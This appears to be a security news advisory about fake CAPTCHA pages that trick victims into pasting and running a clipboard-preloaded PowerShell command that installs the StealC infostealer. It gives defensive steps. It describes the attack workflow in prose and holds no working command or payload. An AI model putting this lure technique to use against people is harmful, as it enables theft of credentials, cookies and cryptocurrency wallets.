A growing number of cyberattacks are exploiting a simple but dangerous flaw in user behavior: trusting CAPTCHA prompts that don’t look right. Security researchers have identified a new wave of fake verification pages designed to trick victims into executing a PowerShell command through keyboard shortcuts, ultimately installing the Stealthy StealC malware.
The attack follows a familiar pattern—users are instructed to press Windows + R, then Ctrl + V to paste a command, and finally Enter to run it. What they don’t realize is that the page has already preloaded their clipboard with a malicious script. When executed, this script silently downloads and installs malware capable of siphoning sensitive data from browsers, email clients like Outlook, gaming platforms such as Steam, and even cryptocurrency wallets.
Unlike more overt scams, this method relies on automation: the victim’s own actions—following seemingly harmless instructions—trigger the infection. For those familiar with Windows shortcuts, the request to open the Run dialog via Win + R should immediately raise suspicion. However, less tech-savvy users may comply without question, especially if the page mimics a legitimate security check.
How the Attack Works
The process unfolds in seconds

- The victim lands on a fake CAPTCHA page, often disguised as a security verification step (e.g., for a login or download).
- The page instructs them to press Windows + R, which opens the Run dialog.
- It then prompts Ctrl + V to paste a command—unbeknownst to the user, their clipboard already contains a PowerShell script.
- Pressing Enter executes the script, downloading Stealthy StealC in the background.
- The malware begins harvesting credentials, session cookies, and other sensitive data within minutes.
Security analysts note that this technique is particularly effective because it leverages built-in Windows functionality rather than tricking users into downloading a file. There’s no suspicious attachment or pop-up warning—just a routine keyboard shortcut that, when combined with a preloaded clipboard, becomes a silent exploit.
What You Should Do Now
If you encounter a CAPTCHA page with unusual instructions—especially those involving keyboard shortcuts like Win + R or Ctrl + V—close the tab immediately. Do not follow any prompts that seem out of place for a standard verification process. Here’s what to do if you suspect you’ve been targeted
- Do not interact with the page. Close it without clicking anything further.
- Check your clipboard. Open Notepad and press Ctrl + V. If it contains a suspicious command (e.g., starting with
powershellormsiexec), your system may already be compromised. - Run a malware scan. Use tools like Windows Defender Offline Scan or third-party antivirus software to check for Stealthy StealC or related threats.
- Update your software. Ensure Windows, browsers, and security tools are current to patch known vulnerabilities.
- Monitor accounts. Change passwords for browsers, email, and financial services as a precaution.
While this attack targets individual users, organizations should also audit internal systems for unusual PowerShell activity, particularly in environments where employees might encounter fake verification pages during routine tasks.
The rise of such automated phishing techniques underscores the need for vigilance—not just against obvious scams, but against any process that deviates from standard security protocols. In this case, the key to avoiding infection lies in recognizing that legitimate CAPTCHA systems would never ask for keyboard shortcuts to verify your identity.